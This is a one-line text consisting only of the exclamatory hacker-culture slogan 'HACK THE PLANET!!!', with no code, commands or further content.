HACK THE PLANET!!!